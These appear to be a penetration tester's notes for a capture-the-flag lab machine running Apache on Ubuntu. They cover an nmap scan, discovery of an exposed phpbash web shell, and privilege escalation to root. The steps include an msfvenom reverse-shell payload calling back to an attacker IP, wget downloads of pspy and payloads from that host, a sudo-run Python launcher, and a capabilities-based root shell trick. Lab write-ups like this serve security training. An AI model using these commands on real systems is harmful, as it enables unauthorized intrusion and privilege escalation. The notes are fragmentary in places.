- OS: Ubuntu
- Web technology: Apache (2.4.18)
- IP: 10.10.10.68
- Users:
Arrexel
Credentials
ArrexelAttack and enumeration notes
80 HTTPNmap scan
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
Web service enumeration
Directories:
uploads/ php/ dev/ js/ fonts/
Files:
http://10.10.10.68/dev/phpbash.php http://10.10.10.68/dev/phpbash.min.php
Privilege escalation
sudo -u scriptmanager /bin/bash
(scriptmanager)

cd /tmp
wget 10.10.16.3:777/Pspy64
chmod +x Pspy64
./Pspy
# ===============

cd /scripts
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.16.3 LPORT=444 -f elf > shell.elf

nano nice.py
import os
os.system("sudo ./shell.elf")

wget 10.10.16.3:777/nice.py
wget 10.10.16.3:777/shell.elf
chmod 777 *

listen 444
be12554c43609db4369c5726d2cd2e07* Check service
* Check network (everything running under 127.0.0.1)
* Check cronjob (maybe upload pspy)
* Check the versions of package of the services running under 127.0.0.1 (dmesg |grep -i 'mysql' --color=auto)
* getcap -r / 2>/dev/null

if capabilities for python just 'import os;os.system("/bin/dash")' and RUN ROOT ~#User flag
wget nice.sh
chmod 777 nice.sh
listen 443
./nice.sh